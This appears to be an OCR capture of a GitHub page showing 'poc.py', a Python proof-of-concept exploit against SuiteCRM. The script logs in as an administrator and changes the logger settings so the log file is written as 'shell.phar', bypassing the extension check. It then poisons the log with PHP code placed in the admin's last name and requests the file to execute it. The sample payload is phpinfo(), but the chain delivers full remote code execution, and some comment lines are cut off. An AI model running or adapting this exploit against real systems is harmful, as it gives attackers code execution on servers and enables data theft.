
Mount4in / Mount4in.github.io Public
Code
Issues
Pull requests
Actions
Projects
Security
Insights
master
Mount4in.github.io / poc.py / Jump to
Mount4in Add files via upload ✓
History
1 contributor
93 lines (78 sloc) | 3.68 KB

```python
from requests import Session
from random import choice
from string import ascii_lowercase

url = "http://192.168.59.169/suitecrm/"  # URL to remote host web root
post_url = "{url}index.php".format(url=url)
user_name = "admin"  # User must be an administrator
password = "admin"


command = '<?php phpinfo(); ?>'

# Admin login payload
login_data = {
    "module": "Users",
    "action": "Authenticate",
    "return_module": "Users",
    "return_action": "Login",
    "user_name": user_name,
    "username_password": password,
    "Login": "Log+In"
}
file_name = "shell.phar"
# Payload to set logging to 'info' and create a log file in php format.
modify_system_settings_data = {
    "action": (None, "SaveConfig"),

    "module": (None, "Configurator"),
    "logger_file_name": (None, 'shell'),  # Set file extension in the file name as it isn't checke
    "logger_file_ext": (None, 'phar'),  # Bypasses file extension check by just not setting one.
    "logger_level": (None, "info"),  # This is important for your php code to make it into the log
    "save": (None, "Save")
}

# Payload to put php code into the malicious log file
poison_log = {
    "module": (None, "Users"),
    "record": (None, "1"),
    "action": (None, "Save"),
    "page": (None, "EditView"),
    "return_action": (None, "DetailView"),
    "user_name": (None, user_name),
    "last_name": (None, command),
}

# Payload to restore the log file settings to default after the exploit runs
restore_log = {
    "action": (None, "SaveConfig"),
    "module": (None, "Configurator"),
    "logger_file_name": (None, "suitecrm"),  # Default log file name
    "logger_file_ext": (None, ".log"),  # Default log file extension
    "logger_level": (None, "fatal"),  # Default log file setting
    "save": (None, "Save")
}

# Start of exploit
with Session() as s:

    # Authenticating as the administrator
    s.get(post_url, params={'module': 'Users', 'action': 'Login'})
    print('[+] Got initial PHPSESSID:', s.cookies.get_dict()['PHPSESSID'])
    s.post(post_url, data=login_data)
    if 'ck_login_id_20' not in s.cookies.get_dict().keys():
        print('[-] Invalid password for: {user}'.format(user=user_name))
        exit(1)
    print('[+] Authenticated as: {user}. PHPSESSID: {cookie}'.format(
        user=user_name,
        cookie=s.cookies.get_dict()['PHPSESSID'])
    )

    # Modify the system settings to set logging to 'info' and create a log file in php format
    print('[+] Modifying log level and log file name.')
    print('[+] File name will be: {fname}'.format(fname=file_name))
    settings_header = {'Referer': '{url}?module=Configurator&action=EditView'.format(url=url)}
    s.post(post_url, headers=settings_header, files=modify_system_settings_data)

    # Post to update the administrator's last name with php code that will poison the log file
    print('[+] Poisoning log file with php code: {cmd}'.format(cmd=command))
    command_header = {'Referer': '{url}?module=Configurator&action=EditView'.format(url=url)}
    s.post(url, headers=command_header, files=poison_log)

    # May be a good idea to put a short delay in here to allow your code to make it into the logfi
    # Up to you though...

    # Do a get request to trigger php code execution.
    print('[+] Executing code. Sending GET request to: {url}{fname}'.format(url=url, fname=file_na
    execute_command = s.get('{url}/{fname}'.format(url=url, fname=file_name), timeout=1)


    # Restoring log file to default
    print('[+] Setting log back to defaults')
    s.post(post_url, headers=settings_header, files=restore_log)

print('[+] Done. Clean up {fname} if you care...'.format(fname=file_name))
```